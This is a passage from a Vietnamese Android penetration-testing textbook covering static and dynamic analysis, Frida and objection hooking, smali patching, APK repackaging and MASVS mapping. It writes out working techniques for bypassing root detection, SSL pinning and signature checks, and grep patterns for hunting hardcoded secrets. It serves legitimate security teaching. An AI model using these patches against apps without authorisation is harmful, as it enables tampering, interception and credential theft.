Thấy gì	Cách tính, sink, secret hardcoded, cấu hình	Giá trị runtime, dữ liệu thật, hành vi mạng
Cần root?	Không	Thường có (frida-server), hoặc app <code>debuggable</code>
Điểm mạnh	Bao quát toàn code, nhanh, rẻ	Vượt obfuscation, lấy giá trị tính lúc chạy, bypass phòng thủ
Điểm yếu	Bế tắc với reflection/native/giá trị runtime	Chỉ thấy đường đi thực sự được chạy

! Lợi thế của mobile pentester

Khác với web (nơi thường chỉ có black-box), mobile pentester **nắm trong tay cả binary**: một file APK gồm code, resource lẫn config. Chỉ vài giây decompile là ra Java gần như nguyên gốc, nên toàn bộ attack surface hiện lên dưới dạng code đọc được. Nhờ vậy, static analysis giống như "đọc thẳng tới lõi" chứ không phải mò đoán.

! Linting ≠ Security SAST

Đừng nhầm **linting** với **security SAST**. Linting (PMD, Checkstyle, Android Lint, ktlint, detekt) nhằm tới code sạch và cần có source cùng `build.gradle`; còn security SAST (MobSF, semgrep, apkleaks, jadx kèm grep) nhằm tới việc tìm lỗ hổng và chạy được ngay trên APK đã decompile. Trong tình huống pentest thực tế, bạn thường chỉ có mỗi file APK chứ **không có** `build.gradle`, nên `gradlew lint` coi như vô dụng.

5.2 Quy trình static — sáu giai đoạn

APK

- [1] "Mở" APK `unzip / apktool / jadx / dex2jar`
- [2] Đọc Manifest `permission · exported · debuggable · backup · cleartext · minSdk`
- [3] Map attack surface `4 component + entry point (deeplink, intent-filter, provider URI)`
- [4] Source → Sink `dữ liệu ngoài chảy tới hàm nguy hiểm`
- [5] Grep secret/config `key, token, URL nội bộ, firebase, cleartext creds`
- [6] SAST tự động `MobSF · semgrep · apkleaks → đối chiếu MASVS/MASTG`

5.2.1 "Mổ" APK

Hãy chạy **cả** hai tool. Dùng `apktool` để lấy smali cùng Manifest đã giải mã (vì `AndroidManifest.xml` trong APK nằm ở dạng binary, chỉ apktool mới giải ra được), rồi dùng `jadx` để lấy Java gần gốc phục vụ việc đọc và grep.

```
apktool d -o app_smali app.apk      # smali + Manifest + res, dùng để đọc/sửa
jadx -d app_java app.apk            # Java đẹp nhất, 90% việc đọc code
```

5.2.2 Review manifest

Rất nhiều finding thuộc dạng "config" nằm gọn ngay trong manifest, tìm ra mà chẳng cần đọc lấy một dòng code.

Thuộc tính	Giá trị nguy hiểm	Dẫn tới
<code>android:debuggable</code>	<code>true</code>	Attach debugger, dump biến — không cần root
<code>android:allowBackup</code>	<code>true</code> (hoặc thiếu ở minSdk thấp)	<code>adb backup</code> rút private data
<code>android:exported</code>	<code>true</code> không permission	IPC mở → privilege bypass, provider SQLi
<code>android:usesCleartextTraffic</code>	<code>true</code>	Cho phép HTTP plaintext
<code>protectionLevel</code>	<code>normal</code> / <code>dangerous</code> thay vì <code>signature</code>	Custom permission yếu → app bất kỳ xin được
<code><data android:scheme=...></code>	Deeplink	Entry point dữ liệu ngoài

```
grep -E 'debuggable="true"|allowBackup="true"|usesCleartextTraffic="true"|exported="true"' app_smali/AndroidManifest.xml
```

! Exported ngầm

Một component **không khai** `exported` nhưng lại **có** `<intent-filter>` thì mặc định vẫn là exported (trên Android < 12). Vậy nên đừng chỉ grep mỗi `exported="true"` rồi yên tâm.

5.2.3 Source → Sink tracing

Ý tưởng cốt lõi là: dữ liệu **không đáng tin** (source) chảy tới một **hàm nguy hiểm** (sink); nếu trên đường đi nó không được sanitize hay validate thì đó chính là một lỗ hổng.

```
SOURCE (input ngoài)          SINK (hàm nguy hiểm)
getStringExtra / Uri  —(không validate?)→  rawQuery / loadUrl / exec / Cipher
```

Các **source** tiêu biểu gồm: Intent extras và deeplink (`getStringExtra` , `getIntent().getData()`), tham số của Content Provider (`selection` , `uri`), input từ UI, response từ server, và JS trong WebView.

Nhóm sink	API	CWE
SQL	<code>rawQuery</code> , <code>execSQL</code> , <code>query(selection=...)</code>	CWE-89
WebView	<code>addJavascriptInterface</code> , <code>loadUrl</code> , <code>setJavaScriptEnabled(true)</code>	CWE-749
Crypto	<code>Cipher.getInstance</code> , <code>SecretKeySpec</code> , <code>IvParameterSpec</code>	CWE-327/321
Command	<code>Runtime.getRuntime().exec</code> , <code>ProcessBuilder</code>	CWE-78
File	<code>openFileOutput</code> , <code>getExternalStorage</code>	CWE-22/922
Log	<code>Log.d/e/i/v(TAG, sensitive)</code>	CWE-532

Quy trình trace một sink diễn ra theo hướng ngược: tìm ra sink, đọc ngược xem tham số của nó được dựng từ đâu, rồi lần dần lên tới source; nếu suốt chặng đó không có bước escape hay validate nào thì đây là một finding. Riêng nhóm **broken-TLS sink** rất hay ra đề, nên hãy grep tìm `checkServerTrusted` để thân rõng, `onReceivedSslError` gọi thẳng `handler.proceed()`, hoặc `TrustManager` tự chế.

5.2.4 Grep secret & cấu hình hardcoded

App client **luôn** giấu trong mình những thứ đáng lẽ phải giữ bí mật, đây chính là mỏ vàng số một khi audit.

```
grep -rEi 'password|secret|api[_-]?key|token|bearer' app_java/
grep -rE 'SecretKeySpec|IvParameterSpec|"AES|MD5|SHA-?1' app_java/
grep -rE '"[A-Za-z0-9+/\]{24,}={0,2}"' app_java/ # base64/key/ciphertext
grep -rE 'https?://|firebaseio\.com|api|BASE_URL' app_java/
```

Đừng quên soi cả `res/values/strings.xml`, `res/xml/network_security_config.xml`, thư mục `assets/`, và `google-services.json` (file này chứa `api_key` cùng `database_url`, mở đường để test Firebase có bị để mở hay không). Ngay cả khi jadx thất bại, chỉ cần grep `const-string` trong smali là vẫn bắt được mọi string literal.

5.2.5 SAST tự động — MobSF, semgrep, apkleaks

Chỉ nên chạy **sau** khi đã tự đọc bằng tay, coi đây như một tấm lưới an toàn phủ rộng để vét nốt những gì còn sót.

```
# MobSF (nhận thẳng file .apk)
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
# → http://localhost:8000, upload APK, đọc report: manifest_analysis, secrets, code_analysis

# semgrep / mobsfscan (khớp AST, ít false-positive hơn grep)
semgrep --config "p/java" --config "p/secrets" app_java/ --json -o semgrep.json
mobsfscan app_java/

# apkleaks (regex URL/endpoint/secret)
apkleaks -f app.apk -o report.txt
```

MobSF tự giải mã manifest (liệt kê permission, các component exported, cùng các cờ `debuggable/allowBackup/clearText` kèm mức severity), rồi quét hardcoded secret, crypto yếu, broken TLS, `addJavascriptInterface`, SQL nối chuỗi, phát hiện Firebase và tracker, cuối cùng chấm điểm và map sẵn vào MASVS/MSG. Tuy vậy, MobSF **không thay thế được** việc trace source→sink thủ công: nó chỉ báo "có `rawQuery`", còn việc xác nhận liệu source bản có thực sự chảy tới đó hay không vẫn là phần của bạn. Nên chạy cả ba tool rồi dedup kết quả, bởi mỗi tool dùng một bộ regex và rule khác nhau.

5.3 Quy trình dynamic — năm lớp quan sát

Lớp	Quan sát/can thiệp gì	Ưu / nhược
logcat	App tự khai log: token, URL, error, stacktrace	Rẻ, thụ động, phụ thuộc app có log
Frida	Hook mọi hàm Java/native: in tham số, ép return, thay logic	Mạnh nhất; cần viết script JS
objection	Gói Frida thành CLI: dump storage, bypass pinning/root	Nhanh cho tác vụ chuẩn; ít linh hoạt
MobSF dynamic	Tự gắn Frida, ghi network/file/API, screenshot	Tự động + report; kén môi trường
jdb / Android Studio	Debug app <code>debuggable</code> : breakpoint, step, watch biến	Chuẩn dev, không cần root; chỉ chạy nếu <code>debuggable=true</code>

Thứ tự thực dụng nên theo là: bắt đầu bằng **logcat** để nghe xem app tự khai điều gì, chuyển sang **Frida/objection** để ép app làm đúng thứ bạn muốn, dùng **MobSF dynamic** để chạy tự động và thu bằng chứng, và cuối cùng dùng **jdb** để step từng dòng khi app cho phép debug.

5.3.1 logcat — làm trước tiên

```
adb logcat -c # xoá buffer
# ... thao tác MỘT hành động trong app ...
adb logcat | grep -Ei "password|token|otp|http"
adb logcat *:E # chỉ error, hay lộ path/logic
```

App bản release thường đã tắt log nên buffer trống trơn; đây chính là tín hiệu để chuyển sang Frida và **tự tay** in ra những gì mà app không chịu log.

5.3.2 Frida — hook runtime

Frida tiêm một JS engine thẳng vào tiến trình của app, cho phép hook bất kỳ hàm nào lúc runtime mà không cần sửa rồi build lại APK. Một hook script bao giờ cũng gồm ba lớp lồng nhau:

```
Java.perform(function () {
    // ① chờ ART sẵn sàng
    var Cls = Java.use("com.target.app.CryptoUtil"); // ② lấy class
    Cls.decrypt.overload('java.lang.String').implementation = function (data) { // ③ ghi đè
        console.log("[decrypt] input = " + data);
        var out = this.decrypt(data);
        console.log("[decrypt] output = " + out); // plaintext lộ ra
        return out;
    };
});
```

Có bốn việc kinh điển hay làm với Frida: (a) **dump tham số** để nhìn dữ liệu thật chảy vào sink; (b) **ép return** một giá trị để bypass check (`isRooted.implementation = function(){ return false; }`); (c) **bypass SSL pinning**; và (d) **liệt kê các class đang được load** khi obfuscation làm static bết tắc.

```
adb shell "/data/local/tmp/frida-server &" # trên device (cần root)
frida -U -f com.target.app -l hook.js      # spawn - hook từ dòng code đầu
frida -U -n com.target.app -l hook.js      # attach - app đã chạy sẵn
```

`frida-server` cần quyền root vì nó phải `ptrace` và inject vào tiến trình. Chế độ spawn (`-f`) hook được cả `Application.onCreate()` lẫn khối `static {}`, trong khi attach (`-n`) chỉ bắt được đoạn code chạy sau thời điểm attach.

5.3.3 objection — Frida không cần script

```
objection -g com.target.app explore
```

```
android sslpinning disable # bypass SSL pinning 1 lệnh → Burp đọc được
android root disable       # bypass root detection
android hooking watch class_method com.target.app.CryptoUtil.decrypt --dump-args --dump-return
android keystore list
sqlite connect databases/app.db
android intent launch_activity com.target.app/.AdminActivity # chạy Activity kể cả không exported
```

Hãy dùng objection cho những tác vụ chuẩn mực (bypass pinning/root, xem storage, watch một hàm), và chỉ rơi xuống viết Frida script khi logic trở nên phức tạp hơn.

5.3.4 MobSF dynamic

MobSF còn có sẵn một dynamic analyzer: nó cài APK lên device đã cấu hình, tự gắn Frida, chạy app rồi ghi lại network traffic (kèm TLS interception sẵn), file activity, API monitor (crypto/IPC/reflection/SMS/location), tự bypass SSL pinning và root lúc runtime, chụp screenshot, và cuối cùng xuất một report gộp cả static lẫn dynamic. Khi không chạy được, bạn có thể fallback về bộ **objection + frida-trace + logcat** làm thủ công để thu về đúng những dữ liệu đó.

5.4 Khi nào static đủ, khi nào phải chuyển dynamic

Tình huống	Static đủ?	Vì sao / chuyển sang
Hardcoded key/URL/secret	✓	Đọc thẳng là thấy
AES ECB / IV cứng / MD5	✓	Thấy mode + key, giải offline
Exported component, Manifest flag	✓	Đọc Manifest
Content Provider SQLi pattern rõ	✓ (nên verify)	Xác nhận bằng <code>adb content query</code> / drozer để có evidence runtime
Giá trị tính lúc runtime (key dẫn xuất device-id, token sau login)	✗	Frida dump giá trị thật
Anti-tamper / root / pinning chặn chạy app	✗	Frida/objection bypass ép <code>return false</code>
Obfuscation nặng / reflection / native <code>.so</code>	✗	Hook runtime xem hàm thật được gọi
Giải mã chuỗi lúc class load (<code>static {}</code>)	⚠	Để app tự giải rồi Frida đọc kết quả

! Quy tắc bàn giao

Khi kết thúc pass static, hãy lập ra **hai danh sách**: một là **những finding đã chắc chắn** (secret, exported, crypto yếu, provider SQLi đã rõ) để viết vào report luôn; hai là **những lead cần xác nhận runtime** để mang sang phần dynamic. Nói ngắn gọn: static cho biết *app được xây như thế nào*, còn dynamic cho biết *app thực sự làm gì với dữ liệu thật*.

5.5 Ánh xạ MASVS / MASTG

MASVS (Mobile Application Security Verification Standard) đóng vai trò bảng coverage tổng quát, còn MASTG (Mobile Application Security Testing Guide) là bộ thủ tục chi tiết để chứng minh từng mục trong đó.

MASVS nhóm	Hạng mục kiểm được	Cách kiểm
MASVS-STORAGE	Data nhạy cảm lưu plaintext	Grep <code>getSharedPreferences</code> , <code>openFileOutput</code> , <code>Log</code> .
MASVS-CRYPTO	Thuật toán yếu, key/IV hardcoded	Grep <code>Cipher</code> , <code>MessageDigest</code> , <code>SecretKeySpec</code>
MASVS-NETWORK	Cleartext, pinning, TrustManager	Manifest cleartext + grep <code>checkServerTrusted</code>
MASVS-PLATFORM	Exported, WebView, IPC, deeplink	Manifest <code>exported</code> + grep <code>addJavascriptInterface</code>
MASVS-CODE	Debuggable, backup, injection sink	Manifest <code>debuggable/allowBackup</code> + grep <code>rawQuery</code> / <code>exec</code>
MASVS-RESILIENCE	Root/emulator/debugger/tamper detection	Grep <code>isRooted</code> , <code>Debug.isDebuggerConnected</code> — thường cần dynamic để verify

5.6 Câu hỏi tự kiểm tra

1. Định nghĩa lỗi phân biệt static và dynamic analysis? Mỗi cái trả lời câu hỏi nào về app?
2. Vì sao mobile pentester có lợi thế static mà web pentester thường không? Linting khác Security SAST ở đâu?
3. Kể sáu giai đoạn của quy trình static. Giai đoạn nào dựng bản đồ, giai đoạn nào là săn thật sự?
4. "Exported ngầm" là gì — vì sao chỉ grep `exported="true"` là chưa đủ?
5. Định nghĩa source và sink. Cho 3 ví dụ source và 4 ví dụ sink kèm CWE.
6. Vì sao MobSF **không thay** được source→sink thủ công?
7. Kể năm lớp quan sát dynamic và thứ tự thực dụng. Vì sao làm logcat trước tiên?
8. Ba lớp bắt buộc trong một Frida hook script là gì? Khác biệt spawn (`-f`) và attach (`-n`)?
9. Nêu 4 tình huống static **không đủ**, bắt buộc chuyển dynamic — mỗi cái vì sao.
10. Map sáu nhóm MASVS sang hạng mục kiểm được. Khi nào dùng MASTG thay vì MASVS?


Chương 6 — Reverse Engineering ứng dụng Android (Reverse Engineering Android Applications)

Mục tiêu

- Hiểu cấu trúc một file APK và vai trò từng thành phần với reverse.
- Thành thạo ba pipeline decompile (apktool, jadx, dex2jar) và biết chọn cái nào.
- Đọc được smali và ba cách patch bytecode để bypass check bảo mật.
- Repackage + ký lại đúng quy trình, và biết cơ bản về native `.so` (JNI/Ghidra).

6.1 Vì sao reverse APK là kỹ năng lõi

Nguyên tắc đầu tiên của pentest mobile là **không bao giờ tin vào bảo mật đặt ở phía client**. Với pentester, điều đó có nghĩa là **mọi bí mật nằm trong APK đều là một finding tiềm năng**, và mọi check bảo mật ở phía client đều là thứ có thể patch để bypass.



Điều kiện cần trước khi bắt đầu: biết đọc hiểu Java, đã cài **JRE/JDK** (vì apktool, dex2jar, jadx, jarsigner và keytool đều chạy trên nền Java), và có **adb** cùng một thiết bị hoặc emulator đã bật USB Debugging.

6.2 APK là gì — mở một file ZIP

Về bản chất, APK chỉ là một **file ZIP** đóng gói code đã compile, resource, chữ ký và manifest lại với nhau.

```
unzip application.apk -d application
```

application/

├─ AndroidManifest.xml

├─ classes.dex

├─ classes2.dex

├─ resources.arsc

├─ res/

├─ assets/

├─ lib/

└─ META-INF/

← (binary) quyền + component + entry points

← Dalvik bytecode = LOGIC của app ★

← (multidex) class tràn sang file 2

← bảng index map resource → ID

← layout XML, ảnh, style

← file riêng app (config, model, .db)

← thư viện native .so (ARM/ARM64/x86) ★ JNI

← chữ ký: MANIFEST.MF, CERT.SF, CERT.RSA ★

Thành phần	Vai trò với reverse
AndroidManifest.xml	Permission + component + entry point; Activity có <code>action.MAIN</code> + <code>category.LAUNCHER</code> là màn khởi động → reverse trước
classes.dex	Trái tim logic (Dalvik bytecode). App lớn tách <code>classes2.dex</code> ... — tool tự gộp
assets/	<code>grep -r</code> tìm <code>http</code> , <code>key</code> , <code>.pem</code> , <code>.db</code> — đôi khi secret nằm ở đây
res/values/strings.xml	Chuỗi UI + chuỗi nhảy cảm dev nhét nhầm
lib/*.so	Dev đẩy key AES / thuật toán ký / check root xuống native vì tưởng khó reverse hơn
META-INF/	<code>MANIFEST.MF</code> (hash mọi file), <code>CERT.SF</code> (ký RSA), <code>CERT.RSA</code> (public key dev)

! Hệ quả của chữ ký

Vì hash của **mọi file** đều được gộp vào chữ ký, chỉ cần một thay đổi nhỏ cũng đủ **phá vỡ chữ ký gốc**, khiến APK không còn cài được nữa. Đó chính là lý do sau mỗi lần patch bạn **luôn phải ký lại** bằng key của mình. Ngoài ra, đọc `CERT.RSA` (bằng `openssl pkcs7 -in META-INF/CERT.RSA -inform DER -print`) còn cho biết ai mới thật sự là người build APK, rất hữu ích để phân biệt app gốc với app đã bị repack hay trojan hoá.

6.3 Ba pipeline decompile

```
application.apk └─ apktool d      → smali + resources      (SỬA + REPACK được)
                  └─ dex2jar      → .jar → JD-GUI         (đọc Java nhanh)
                  └─ jadx / jadx-gui → .java             (đọc đẹp nhất, KHÔNG repack)
```

```
apktool d application.apk      # → AndroidManifest.xml, res/, smali/, smali_classes2/
d2j-dex2jar classes.dex && jd-gui classes-dex2jar.jar
jadx-gui application.apk      # GUI: cây class, search, xref
jadx -d out_dir application.apk # CLI: xuất .java để grep
```

Tiêu chí	apktool (smali)	dex2jar+JD-GUI	jadx
Output	Smali + resources	Java (qua <code>.jar</code>)	Java (đẹp nhất)
Độ dễ đọc	Thấp	Trung bình	Cao
Giải mã manifest	✓	✗	Một phần
Sửa + recompile?	✓ (duy nhất)	✗	✗
Khi nào dùng	Patch logic, sửa manifest	Đọc nhanh khi không có jadx	Đọc + định vị method

! Workflow chuẩn

Dùng `jadx-gui` để đọc và hiểu code (chẳng hạn tìm `getMd5Digest`, `isRooted`, `checkServerTrusted`), ghi nhớ đường dẫn package/class/method, rồi mở thư mục `smali/` tương ứng để sửa, sau đó `apktool b`, ký lại và cài. `jadx` và `apktool` dùng **chung một layout package**, nên việc đối chiếu qua lại giữa hai bên là 1:1. Lưu ý `jadx` là công cụ **lossy**: không thể đem code của nó recompile lại bằng Android Studio, mà chỉ dùng để đọc.

6.4 Đọc smali — assembly của Dalvik VM

Khi `jadx` thất bại (do obfuscation nặng) hoặc khi cần **sửa** logic, bạn buộc phải rơi xuống `smali`, tức dạng biểu diễn human-readable của DEX bytecode. `Smali` mới là chân lý: obfuscation đôi khi khiến `jadx` sinh ra code sai, còn mọi thao tác patch đều thực hiện trực tiếp trên `smali`.

Register. Dalvik là một register-based VM: `v0`, `v1` ... là các **local register**, còn `p0`, `p1` ... là các **parameter register**. Trong một method instance, `p0` chính là `this` và `p1` là tham số đầu tiên; nhưng trong static method thì `p0` mới là tham số đầu tiên. Số register được khai bằng `.locals N`, nên mỗi khi patch cần thêm register, hãy **tăng `.locals` lên** để tránh đè lên register mà code gốc đang dùng.

Type descriptor: `V`=void, `Z`=boolean, `I`=int, `J`=long, `F`=float, `D`=double, `C`=char, `B`=byte, `S`=short, `L<package>/<Class>;`=object, `[`=mảng (`[Ljava/lang/String;` = `String[]`).

Họ lệnh `invoke-*`. Mỗi lời gọi method được dịch thành một lệnh `invoke-*`: `invoke-virtual` (gọi instance đa hình), `invoke-direct` (gọi `<init>` hoặc method `private`), `invoke-static`, `invoke-interface`, `invoke-super`. Nếu method có giá trị trả về thì `move-result` / `move-result-object` luôn đi ngay sau, nên đọc `smali` thực chất là việc ghép cặp `invoke` → `move-result`.

```
invoke-interface {p1}, Ljava/util/Iterator;->hasNext()Z
move-result v2                # kết quả boolean vào v2
```

const-string là **mỏ vàng số một**. Mọi chuỗi hardcoded đều lộ ra dưới dạng lệnh này, và bạn bắt được chúng ngay cả khi obfuscation đã làm hỏng `jadx`:

```
grep -rn "const-string" ./smali/ | grep -Ei "key|pass|http|secret|token|aes|sig="
```

Nhóm lệnh `if--` chính là nơi app quyết định cho hay từ chối, tức cũng là nơi ta nhắm tới để bypass: `if-eqz vX, :label` (nhảy nếu `vX` bằng 0/false/null), `if-nez`, `if-eq` / `if-ne`, và `goto`.

```
invoke-direct {p0}, Lcom/app/Sec;->isRooted()Z
move-result v0
if-eqz v0, :not_rooted    # nếu v0==0 (không root) → bỏ qua finish()
invoke-virtual {p0}, Lcom/app/MainActivity;->finish()V
:not_rooted
```

! Cách học smali nhanh nhất

Hãy tạo một project Android mới, viết đúng đoạn Java mà bạn đang thắc mắc, build lên rồi `apktool d` để xem nó ra smali như thế nào. Không có cách nào học nhanh hơn việc tận mắt thấy chính đoạn Java của mình compile ra cái gì.

6.5 Patch bytecode để bypass

6.5.1 Ba cách bypass một check boolean

Với đoạn `if (isRooted()) finish();`, ta có ba cách xử lý:

1. **Sửa kết quả:** chèn `const/4 v0, 0x0` ngay sau `move-result v0`.
2. **Đảo điều kiện:** đổi `if-eqz` thành `if-nez` và ngược lại.
3. **Patch cả hàm:** thay toàn bộ thân hàm bằng `const/4 v0, 0x0` rồi `return v0`.

```
# Trước: nhiều nhánh cùng dẫn tới v0=0x1 (root detected)
.method public isRooted()Z
    .locals 4
    # ... kiểm tra su, /system/xbin, Build.TAGS test-keys ...
    return v0
.end method

# Sau - xoá sạch thân, chỉ giữ return false
.method public isRooted()Z
    .locals 1
    const/4 v0, 0x0    # 0 = false → app luôn nghĩ "không root"
    return v0
.end method
```

! Vì sao patch toàn bộ thân thay vì lật một `if`

Một hàm check thường có **nhiều nhánh cùng dẫn về kết quả "phát hiện"** (`cond_0`, `cond_1`, các khối `try/catch`). Nếu chỉ sửa đúng một `if`, bạn rất dễ bỏ sót nhánh khác, và thế là patch xong vẫn bị phát hiện qua một đường vòng nào đó. Cách an toàn nhất, khi hàm chỉ trả về `Z` / `I` đơn giản, là xoá sạch thân hàm và chỉ để lại `const` cùng `return`. Kỹ thuật này áp được cho cả `checkLicense()Z→0x1`, `isEmulator()Z→0x0`, `verifyPin()Z→0x1` lẫn `CertificatePinner.check()`.

6.5.2 Bypass SSL pinning bằng smali

```
# CertificatePinner.check ném exception khi cert sai → patch return ngay đầu
.method public check(Ljava/lang/String;Ljava/util/List;)V
    .locals 0
    return-void    # code gốc bên dưới không bao giờ chạy → pinning vô hiệu
.end method
```

Với `X509TrustManager.checkServerTrusted` tự chế, hãy để thân rỗng kèm `return-void`; còn với `onReceivedSslError` của `WebView` thì ép nó gọi `handler.proceed()`. Nhìn chung, bypass pinning có hai trường phái: **static patch trên smali** (bền, không cần root) và **dynamic** bằng Frida/objectmon (`android sslpinning disable`, nhanh gọn, không cần repack nhưng lại đòi root).

6.5.3 Thêm log smali để lộ giá trị runtime

```
const-string v6, "MYTAG getMd5Digest"
invoke-static {v6, v4}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
```

Có hai lưu ý sống còn ở đây. Một là **đừng đề lên register đang được dùng**: hãy tăng `.locals` thêm 1 để có một register mới hoàn toàn. Hai là `Log.d` cần đầu vào kiểu `String`: in thẳng một object hay array chỉ ra reference vô nghĩa, nên phải đặt log đúng chỗ mà giá trị đang là String (chẳng hạn ngay sau `StringBuilder.append(String)`).

```
adb logcat | grep 'MYTAG'          # lọc đúng tag mình đặt
```

6.6 Repackage — đóng gói và ký lại

```
apktool b application                # → application/dist/*.apk
zipalign -v 4 application/dist/application.apk out-aligned.apk # căn 4-byte
keytool -genkey -v -keystore my.keystore -alias myalias \
    -keyalg RSA -keysize 2048 -validity 10000          # tạo keystore 1 lần
apksigner sign --ks my.keystore --ks-key-alias myalias out-aligned.apk
apksigner verify --verbose out-aligned.apk             # Verified v1/v2/v3: true
adb uninstall com.company.appname                     # Gỡ bản gốc (chữ ký khác)
adb install -r out-aligned.apk
```

Với `apksigner`, quy tắc là **align trước rồi mới ký**. Mọi chỉnh sửa đều phá hash trong `META-INF/`, nên Android sẽ từ chối một APK có chữ ký sai; và vì chữ ký của bạn khác với bản gốc, Android cũng **không cho update đề lên**, buộc bạn phải `adb uninstall` bản cũ trước.

! Mẹo cô lập lỗi

Nếu bản APK repack bị crash, **trước tiên hãy thử repack mà không sửa gì cả** để chắc chắn lỗi không đến từ tooling. Nếu ngay cả bản nguyên vẹn cũng crash, khả năng cao app có cơ chế **anti-tamper** (xem §6.8).

6.7 Native `.so`, JNI và Ghidra (cơ bản)

Dev thường đẩy các logic nhạy cảm (key AES, thuật toán ký, check integrity) xuống tầng native vì lầm tưởng rằng "native khó reverse hơn Java". Vì vậy, khi soi static bên Java mà không thấy đâu một cái key mà bạn chắc chắn phải có, thì khả năng cao nó đang nằm trong `.so`.

```
grep -rn "System.loadLibrary\\|native " ./out_java/ # nạp .so + khai native method
grep -rn "Java_com_" ./lib/*/*.so                 # tên hàm JNI export
```

Dòng `static { System.loadLibrary("native"); }` sẽ nạp file `lib/<abi>/libnative.so`; còn method khai kiểu `public native String sign(String s);` thì có phần thân nằm trong `.so`, tương ứng với một symbol dạng `Java_<package>_<Class>_<method>`.

Tool	Chi phí	Nền tảng
Ghidra	Miễn phí (NSA)	Win/Linux/macOS
IDA Pro	Rất đắt	Win/Linux/macOS
Hopper	Rẻ hơn IDA	Chỉ Linux/macOS
JEB	Thương mại	Win/Linux/macOS

Quy trình với Ghidra như sau: load `lib/arm64-v8a/libnative.so`, cho auto-analyze, tìm symbol `Java_..._sign` trong mục Exports, rồi đọc pseudo-C để hiểu thuật toán (vòng lặp XOR, AES với key hardcoded, so sánh cert hash). Nếu đọc static quá khó, hãy kết hợp Frida `Interceptor.attach` để hook hàm native và dump tham số cùng giá trị return lúc runtime. Điểm mấu chốt cần nhớ: `.so` chỉ là một file ELF ARM mà Ghidra hoàn toàn decompile ra C đọc được, nên **một key hardcoded trong native vẫn là finding hardcoded-secret** như thường, chỉ khó khai thác hơn một nấc mà thôi.

6.8 Obfuscation và anti-tampering (giới thiệu)

Obfuscation chỉ làm chậm chứ không ngăn được reverse. Các dấu hiệu thường thấy gồm: tên class/method vô nghĩa (`a.a.a` , `b()`), chuỗi được giải mã lúc runtime thay vì để literal, và các lời gọi qua reflection. Cách đối phó nhanh cũng có sẵn: vẫn cứ grep `const-string` (nhiều app chỉ đổi tên chứ không hề mã hoá chuỗi); lần theo `invoke-*` và xref để dựng lại luồng; còn với chuỗi mã hoá runtime thì dùng **Frida hook thẳng hàm** `decrypt()` để dump ra plaintext.

i Chi tiết obfuscation (ProGuard/R8/DexGuard) ở Chương 13.

Anti-tampering / signature check. Các app nhạy cảm tự kiểm tra xem mình có bị sửa hay ký lại hay không, và sẽ từ chối chạy nếu phát hiện. Mà vì sau khi patch bạn **buộc phải ký lại**, nên chính các check này chắc chắn sẽ trip.

Kiểu	Dấu hiệu grep
Signature check	<code>getPackageInfo</code> , <code>GET_SIGNATURES</code> , <code>signatures[0]</code>
Integrity/CRC	<code>MessageDigest</code> trên <code>.dex</code> / <code>getAssets</code>
Installer check	<code>getInstallerPackageName == com.android.vending</code>
Debuggable check	<code>FLAG_DEBUGGABLE</code> , <code>Debug.isDebuggerConnected()</code>
Root detection	<code>isRooted</code> , <code>/system/xbin/su</code> , <code>Build.TAGS test-keys</code>

Quy trình xử lý đi từ **triệu chứng** (bản repack crash ngay khi mở), sang **khoanh vùng** bằng `adb logcat` để bắt các message như "signature mismatch" hay "tampered", rồi **định vị** method check trong jadx, và cuối cùng **patch** (theo §6.5) để ép nó trả về "hợp lệ", hoặc dùng Frida hook. Cũng lưu ý rằng có app đẩy hẳn signature check xuống native `.so`, khi đó bạn phải patch hoặc hook trong Ghidra/Frida.

6.9 Câu hỏi tự kiểm tra

1. APK thực chất là loại file gì? Kể 6 thành phần bên trong và vai trò mỗi cái với reverse.
2. Dấu hiệu nào trong manifest cho biết Activity nào là entry point? Bạn reverse class nào trước?
3. Khác nhau cốt lõi giữa `apktool d` , `dex2jar` +JD-GUI và `jadx` ? Vì sao chỉ `apktool` mới patch-rồi-build được?
4. Phân biệt register `v` và `p` ; trong method instance thì `p0` là gì?
5. Cặp `invoke-*` / `move-result vX` nghĩa là gì? `const-string` quan trọng với sẵn secret thế nào?
6. Cho đoạn check root dùng `if-eqz v0, :label` , nêu **3 cách** patch để bypass. Vì sao nên patch cả thân hàm?
7. Quy trình repack đầy đủ gồm những bước nào? Vì sao bắt buộc ký lại và phải gỡ bản gốc trước?
8. Chèn `Log.d` vào smali — hai lỗi dễ mắc là gì, cách xử lý mỗi cái?
9. Làm sao nhận biết app dùng native `.so` qua JNI? Symbol JNI có dạng gì, reverse bằng tool miễn phí nào?
10. App repack crash ngay khi mở — quy trình khoanh vùng để biết đó là anti-tamper chứ không phải lỗi patch?

Chương 7 — Bộ công cụ pentest Android (Android Pentesting Tools)

§ Mục tiêu

Nắm vững bộ công cụ nền tảng mà mọi bài pentest Android đều dựa vào: `adb` để điều khiển thiết bị, **Drozer** để khai thác IPC và Content Provider, **jadx-gui** để dịch ngược đọc code, và **Logcat** để bắt dữ liệu nhạy cảm rò ra log. Với mỗi công cụ, chương này trình bày rõ nó phục vụ mục đích gì trong pentest kèm lệnh mẫu, đồng thời điểm qua nhóm công cụ chuyên sâu (apktool, Frida, Objection, MobSF) mà các chương sau sẽ đi vào chi tiết.

7.1 Vì sao cần một bộ công cụ chuẩn

Một app Android có hai mặt trận cần đánh giá: mặt **tĩnh** gồm APK, code, storage và cấu hình; mặt **động** gồm hành vi runtime, traffic và các giá trị thật khi app chạy. Không một công cụ nào phủ hết cả hai, nên pentester phải phối hợp một chuỗi công cụ bổ trợ lẫn nhau. Có một điểm quan trọng cần nhớ: hầu hết công cụ động cao cấp như Frida, Objection hay Burp bridge đều được xây dựng trên nền `adb`. Vì vậy khi nắm chắc `adb`, bạn có thể tự debug lúc công cụ cấp cao "không ăn" thay vì đoán mò.

Bảng dưới đây ánh xạ nhanh từng công cụ với mục đích pentest của nó, làm khung tham chiếu cho cả chương.

Tool	Mục đích pentest chính	Chương đào sâu
